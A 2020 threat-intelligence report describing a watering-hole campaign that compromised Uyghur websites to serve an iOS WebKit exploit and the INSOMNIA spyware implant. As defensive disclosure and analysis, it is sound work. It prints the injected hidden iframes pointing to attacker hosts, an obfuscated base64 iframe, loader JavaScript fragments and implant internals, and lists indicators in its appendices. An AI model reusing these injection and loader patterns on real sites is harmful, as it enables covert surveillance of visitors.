Evil Eye Threat Actor Resurfaces with iOS Exploit and Updated Implant

volexity.com/blog/2020/04/21/evil-eye-threat-actor-resurfaces-with-ios-exploit-and-updated-implant/

April 21, 2020

by Andrew Case, Dave Lassalle, Matthew Meltzer, Sean Koessel, Steven Adair, Thomas Lancaster

VOLEXITY
INTELLIGENCE
Uyghurs Targeted in iOS Exploitation
Undocumented iOS WebKit exploit in use
IRONSQUIRREL framework used to protect exploit code from analysis
Updates made to iOS malware previously documented by Google

In September 2019, Volexity published Digital Crackdown: Large-Scale Surveillance and Exploitation of Uyghurs, which described a series of attacks against Uyghurs from multiple Chinese APT actors. The most notable threat actor detailed in the blog was one Volexity calls Evil Eye. The Evil Eye threat actor was observed launching an exploit aimed at installing a malware implant on Android phones. Volexity also believed this was likely the same group responsible for the launching exploits aimed at installing an iOS implant as described by Google's Project Zero. Immediately after the publications from Google and Volexity, the Evil Eye threat actor went fairly quiet. They removed their malicious code from compromised websites, command and control (C2) servers were taken down, and various hostnames stopped resolving. This largely remained the case until early January 2020, when Volexity observed a series of new activity across multiple previously compromised Uyghur websites.

In the latest activity identified by Volexity, the Evil Eye threat actor used an open source framework called IRONSQUIRREL to launch their exploit chain. The exploits used targeted Apple iOS operating systems leveraging a vulnerability in WebKit that appears to have been patched in the summer of 2019. The exploit works against **iOS versions 12.3, 12.3.1, and 12.3.2**. These versions of iOS are newer than anything mentioned in the Google Project Zero blog, or any other recently published reports involving weaponized exploits that can be used remotely against iPhones or iPads. If the exploit is successful, a new version of the implant described by Google will be installed onto the device. Volexity refers to this implant by the name **INSOMNIA**.

Volexity observed multiple different attacks where this implant was being installed on iOS devices. This includes six different exploit websites; five instances of the malware implant; three different C2 IP and port pair combination; and two unique C2 IP addresses. Each of the observed exploit sites and malware C2 servers are detailed in Appendix A below.

Targeting Website Visitors

The Evil Eye actor set up IRONSQUIRREL code to be loaded in a variety of different ways through malicious iframes across the various compromised websites. Volexity observed a total of six different hostnames being used to launch attacks between January and March 2020.

While the first round of attacks were identified across several websites, future attacks were only observed in conjunction with the Uyghur Academy website. The attacks were largely loaded in fairly standard ways, such as via an iframe on a website's index, a modified JavaScript file used by the website, or nested iframes—which was the case on the Uyghur Academy website. The code below has been on the main index of the Uyghur Academy website for several months. The "JPlayer.html" file appears to be exclusively used by the Evil Eye actor when they want to launch attacks against visitors to the website. Otherwise, the file is either deleted or emptied out when not in use.

```
<iframe src="https://akademiye[.]org/ug/wp-content/themes/goodnews/js/Jplayer.html" width="0" height="0"></iframe>
```

In the first observed example of this iOS exploit actvity, the following code was observed inside Jplayer.html.

```
<iframe src="https://cdn.doublesclick[.]me/index.html" width=0 height=0></iframe>
```

The most notable method of loading the code was via an iframe that was observed on the Chinese-language version of the Uighur Times website. The following code was observed.

```
<divstyle="display: none">
<iframe
src="data:text/html;base64,PGh0bWw+PGhlYWQ+PGJvZHk+PGlmcmFtZSBzcmM9Imh0dHBzOi8vY2RuLmRvdWJsZXNjbGljay5tZS9pbmRl
</iframe>
</div>
```

Here, the entire iframe has been obfuscated by using base64 encoding, which is a common method to embed images in the source of websites. However, it is far less common to see an iframe load content from a remote website; this may be used as an indicator of suspect activity. The base64 content in this iframe decodes as follows:

```
<html><head><body><iframe src="https://cdn.doublesclick[.]me/index.html"></iframe></body></head></html>
```

Targeting Website Visitors

The index.html file hosted on cdn.doublesclick[.]me would kick off the first step in potential targeting against the user. The response returned by the server would depend on the User-Agent of the visitor making the request. An exploit chain would be kicked off if the right User-Agent string was detected; otherwise, the server would simply respond with the text "ok".

As an example, the following User-Agent strings would result in the exploit chain being launched.

```
Mozilla/5.0 (iPhone; CPU iPhone OS 12_3_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.1.1
EdgiOS/44.5.0.10 Mobile/15E148 Safari/604.1

Mozilla/5.0 (iPad; 12_3_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0 EdgiOS/44.5.2 Mobile/15E148
Safari/605.1.15CPU OS 1
```

Note that exploit can be triggered through any browser on the phone, as they all use WebKit. Volexity was able to confirm successful explotiation of a phone running 12.3.1 via the Apple Safari, Google Chrome, and Microsoft Edge mobile browsers. If a visiting device passes the first checks put in place by Evil Eye, code similar to the following would be returned:

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta content="text/html;charset=utf-8" http-equiv="Content-Type">
<meta content="utf-8" http-equiv="encoding">

<title>data list</title>

</head>
<body onload="myfunction()">
<script>

function myfunction(){
settings();
save_data();
}
</script>
<script type="text/javascript" src="js/s.js?rid=V3KUMVZACLINY324HKVW7CI2EXF3ALPBONLGL23ZP3IKMZ6DVOBA"></script>
<script type="text/javascript" src="js/jquery.js?rid=V3KUMVZACLINY324HKVW7CI2EXF3ALPBONLGL23ZP3IKMZ6DVOBA"></script>
</body>

</html>
```

The file jquery.js contains the main logic and the server's public key, while the file s.js contains the supporting Stanford JavaScript Crypto Library used to generate a client key pair. This client public key is passed as a variable into the loading of the final JavaScript.

```
function goto_application(client_pub_g) {
document.write('\x3Cscript type="text/javascript" src="application?
rid=VGXBJK2MFSGLRKQS7PZVJ2L5ZP3XTZPTDSFFYZYBFQPZBTBFKRJQ&cl='+ encodeURIComponent(client_pub_g)+
'">\x3C/script>');
}
```


The JavaScript served by the "application" request contains the following key functions/variables:

Function or variable	Purpose
var load_macho	Contains the malicious app to be dropped
function version_is_supported()	Checks if version of iOS (based on User-Agent) is suitable for exploit (return "12_3_2" == r || "12_3_1" == r || "12_3" == r)
function exp()	Responsible for running the exploit, similar to this code
function stage_stable()	Prepares a fake object for the exploit, in a similar way to this
function stage_final()	Responsible for building the Mach-O from the hex array & prepares the memory space to drop it in

If each step of the JavaScript above is successful, it results in a Mach-O binary running on the phone. This application contains an iOS exploit for the targeted version and another Mach-O binary, the INSOMNIA implant, embedded in it.

Successful iOS exploitation results in the INSOMNIA implant being written to the device at /tmp/updateserver. The implant is then started with the "run" command-line argument. It runs as root with various entitlements, giving it access to all the data the Evil Eye actor wishes to collect.

Volexity has conducted an initial analysis of the payload delivered through the exploit chain and has been able to confirm successful exploitation of an iPhone running iOS 12.3.1. An overview of this entire chain is shown in the Figure below:


1
A user visits the compromised website.
2
Browser profiling check is performed to determine if payload to be delivered.
3
If browser profiling check passed, two malicious JS files are loaded.
JS
JS
IRONSQUIRREL
If browser profiling check not passed, site returns the text "ok".
OK
4
Decrypted JS checks iOS version compatability prior to exploit delivery.
If iOS=
12.3
12.3.1
12.3.2
5
If the exploit is successful, INSOMNIA implant is loaded onto the device.

INSOMNIA Implant Analysis


Further analysis of the malicious binary indicates it appears to be an updated version of the implant described by Google's Project Zero in their Implant Teardown post, which was an updated version of what CitizenLab later described here. The differences and updates are summarized as follows:

- New hard-coded IP addresses and ports were found in the malware implants.
- All C2 communication is now done securely over HTTPS. This encrypts all C2 activity, to include data exfiltration.
- The malware conducts C2 server validation using a certificate embedded in the malware and will not function if validation fails.
- The malware employs basic obfuscation techniques to obscure some of its embedded strings.
- The encrypted messaging and secure e-mail applications Signal and Protonmail have been added to the list of apps that are specifically targeted by the malware.
- In addition to exfiltrating information about the phone and targeted apps, the malware now automatically sends information about each additional app that is installed on the device during its initial phone-home.

Note that Volexity does not have copies of the exact files analyzed by Project Zero or CitizenLab, so the differences listed above are based on the published reports.

Obfuscated Strings

The implant made extensive use of obfuscated strings to hide file names, API names, URL parameters, and other data relevant to its operations. These strings were obfuscated by a routine that used a string-specific XOR key and length. The following screenshot shows the decompilation of this routine inside of Ghidra.



```
 1
 2  undefined8 xor_string(byte *param_1)
 3
 4  {
 5    longlong lVar1;
 6
 7    if (param_1[0x14] != 1) {
 8      if (0 < *(int *)(param_1 + 0x10)) {
 9        lVar1 = 0;
10        do {
11          *(byte *)(*(longlong *)(param_1 + 8) + lVar1) =
12               *(byte *)(*(longlong *)(param_1 + 8) + lVar1) ^ *param_1;
13          lVar1 = lVar1 + 1;
14        } while (lVar1 < *(int *)(param_1 + 0x10));
15      }
16      param_1[0x14] = 1;
17    }
18    return *(undefined8 *)(param_1 + 8);
19  }
20
```

Stepping through this code, the routine takes a pointer to an encrypted string's data structure as an argument.

- On line 7, it first checks if the string has already been decrypted (offset 0x14).
- If it has not, then it checks that the length is greater than 0 on line 8 (offset 0x10).
- It then loops for each character in the obfuscated string and deobfuscates with XOR. The pointer to the string is stored at offset 8, and the one byte XOR key to use is stored at offset 0 of the data structure. To aid in our analysis, we developed a script that brute-force decrypted every string in the binary in one pass.

Malware Communication

One of the main criticisms Project Zero made of the attackers was the lack of encryption used by the malware during their operations:

> There's something thus far which is conspicuous only by its absence: is any of this encrypted? The short answer is no: they really do POST everything via HTTP (not HTTPS) and there is no asymmetric (or even symmetric) encryption applied to the data which is uploaded.

The attackers appear to have addressed this and added HTTPS communication capabilities to their malware. To allow the malicious application to use a self-signed certificate, the malware developers embedded the webserver's public x509 certificate inside of the executable. This certificate is hardcoded in the _mach_h section of the __DATA segment. The malware uses the getsectiondata API in order to retrieve the certificate at runtime.

The embedded certificate is stored in the DER (binary) format; at runtime, the certificate is passed to the SecCertificateCreateWithData API inside of the malware's didReceiveAuthenticationChallenge handler. As documented nicely in a developer's blog post and by Apple, this process allows for applications to override the system's built-in handling of certificates, and to provide their own authentication for the application's self-signed certificates. This is actually the way Apple recommends to use self-signed certificates during development, and the malware is abusing it for its own purposes. Appendix C contains the human-readable form of the certificate embedded in our analyzed binary.

The use of a specific certificate and SSL verification means that the malware will not talk to just any listening HTTPS server, which adds complexity to analyzing INSOMNIA in a sandbox environment. To allow the malware to communicate with Volexity's custom server implementation, it was necessary to "trick" the malware into trusting the server we had set up to act as the C2. Since Volexity did not have access to the private key of the certificate originally embedded in the malware, another solution had to be identified. The chosen solution was to edit the malware directly and to replace the embedded certificate with one that we created. This was done by overwriting the certificate in the binary and updating the mach_h section size header to match the length of the new certificate. Once safely replaced, the malware trusted the sandbox server and began communication.

With the malware successfully communicating with the Volexity C2 server, we were able to inspect the data stolen from our dummy device. As per previous write-ups of this malware, the data transferred is not encrypted (except for the HTTPS), so we can easily look at the data stolen. Since this has already been done in depth in the Project Zero write-up, we will not go over it again here, with the exception of the stolen Signal data. The data stolen from the Signal app is as follows:

- Images transferred using Signal (these are unencrypted on the phone)
- A copy of the messages, stored in an SQLite3 database (these are encrypted on the phone)

The messages require a key from the phones keychain in order to be successfully decrypted. In the Volexity test environment, the required key was not automatically exfiltrated, perhaps showing a shortcoming in the attackers' thinking.

Over time, the IP addresses the malware was configured to communicate with, ports, and certificates used to verify the server were modified.

Functionality & Targeted Applications

As described in the Project Zero and CitizenLab posts, the malware contains a list of applications for which it will steal data automatically if they are installed. Since the last analysis, the following applications have been added to this list:

- Signal (org.whispersystems.signal)
- ProtonMail (ch.protonmail.protonmail)

The inclusion of these apps suggests they are being more commonly used by the Uyghur community than before. In particular, the inclusion of Signal and ProtonMail may suggest that the Uyghurs are aware of potential monitoring of their communications and are attempting to use applications with strong security features to avoid this. It is also worth noting that this implant also targets the popular messaging app WeChat. This app is referenced as "com.tencent.xin" in other write-ups, but it is not mentioned as WeChat.

Volexity also noted that the malware has no mechanism for persistence. This indicates that the attackers must work quickly to obtain data that they want from a device before it reboots, or that they may potentially rely on the ability to reinfect a phone. Alternatively, it may be possible the attackers have a method to maintain persistence but only set this up manually after verifying the target.

Conclusion

Even though the vulnerabilities exploited in this report are patched as of July 2019 with iOS version 12.4 and newer, it appears that Evil Eye is likely having success with these attacks. According to Apple's own statistics from its website:

- 43% of iPad devices using the App store use iOS 12 or earlier
- 30% of iPhone devices using the App store use iOS 12 or earlier

This represents a considerable attack surface of potentially vulnerable devices.

As noted in September 2019, Volexity suspected that the Evil Eye attackers had also targeted iPhones based on the attackers' C2 servers going offline shortly after Project Zero's findings were made public. These more recent findings confirm the suspicion that the attackers were indeed likely the same. It can now be confirmed that in the past six months, Uyghur sites have led to malware for all major platforms, representing a considerable development and upkeep effort by the attackers to spy on the Uyghur population.

Appendix A - Network Indicators

IOC Type	Value	Description
IP Address	154.85.32.52	C2 for iOS implant observed on TCP ports 43223 and 43773
IP Address	154.85.37.250	C2 for iOS implant observed on TCP port 43111
Hostname	static.doublesclick.info	IRONSQUIRREL exploit hostname
Hostname	cdn.doublesclick.me	IRONSQUIRREL exploit hostname
Hostname	api.doubles.click	IRONSQUIRREL exploit hostname
Hostname	status.search-sslkey-flush.com	IRONSQUIRREL exploit hostname
Hostname	start.apiforssl.com	IRONSQUIRREL exploit hostname
Hostname	status.verifyingbycf.com	IRONSQUIRREL exploit hostname
IP Address	154.85.33.48	Resolution for malicious hostname

IP Address	154.85.34.49	Resolution for malicious hostname
IP Address	154.85.34.214	Resolution for malicious hostname
IP Address	154.85.34.19	Resolution for malicious hostname
Hostname	154.85.35.1	Resolution for malicious hostname

Appendix B - INSOMNIA Implant Hashes

SHA256	Description
c9320a9dc97adbe96c088d3f5ddf3f9275124137f0bf200fdd7160f47c5dcf1a	Executed as /tmp/updateserver with C2 at 154.85.32.52:43223
a8dd8caaeb43d693ececf096bc6fe6c7cbf1ce513cfe33de4224c5c30661a4e3	Executed as /tmp/updateserver with C2 154.85.32.52:43773
20827a607bacca9119b6fa471b37d6c751664900e68e50e28b734353c36f0d0c	Executed as /tmp/updateserver with C2 154.85.37.250:43111
c8961483c7197aa0f352b2fd007412e88723fd5af4f64788aa1ce48a0999bd38	Executed as /tmp/updateserver with C2 154.85.32.52:43773
9518c66b9b568c0f00f9540b961a40529e38c0d723bd800a9c33a043e6b746f6	Executed as /tmp/updateserver with C2 154.85.32.52:43773

Appendix C - Embedded Certificate

> Serial Number: 1111444412586956902 (0xf6ca4cdf7d69866)
> Signature Algorithm: sha256WithRSAEncryption
> Issuer: C=US, O=xLq, OU=www.xzXW.com, CN=XdM Root CA
> Validity
> Not Before: Dec 24 22:03:30 2019 GMT
> Not After : Dec 24 22:03:30 2039 GMT
> Subject: C=US, O=xLq, OU=www.xzXW.com, CN=XdM Root CA

> Serial Number: 2330826125403043443 (0x2058c20305d93673)
> Signature Algorithm: sha256WithRSAEncryption
> Issuer: C=US, O=SsT, OU=www.p83.com, CN=3fbW Root CA
> Validity
> Not Before: Jan 20 17:02:26 2020 GMT
> Not After : Jan 20 17:02:26 2040 GMT
> Subject: C=US, O=SsT, OU=www.p83.com, CN=3fbW Root CA

> Serial Number: 1152440617419100323 (0xffe4aa2b9ff50a3)
> Signature Algorithm: sha256WithRSAEncryption
> Issuer: C=US, O=CD6, OU=www.bUjS0F.com, CN=i4v Root CA
> Validity
> Not Before: Feb 2 19:44:45 2020 GMT
> Not After : Feb 2 19:44:45 2040 GMT
> Subject: C=US, O=CD6, OU=www.bUjS0F.com, CN=i4v Root CA

> Serial Number: 2340440485700108803 (0x207aea38b8190203)
> Signature Algorithm: sha256WithRSAEncryption
> Issuer: C=US, O=sCO, OU=www.w2j082Q.com, CN=4VNf Root CA
> Validity
> Not Before: Mar 13 17:29:21 2020 GMT
> Not After : Mar 13 17:29:21 2040 GMT
> Subject: C=US, O=sCO, OU=www.w2j082Q.com, CN=4VNf Root CA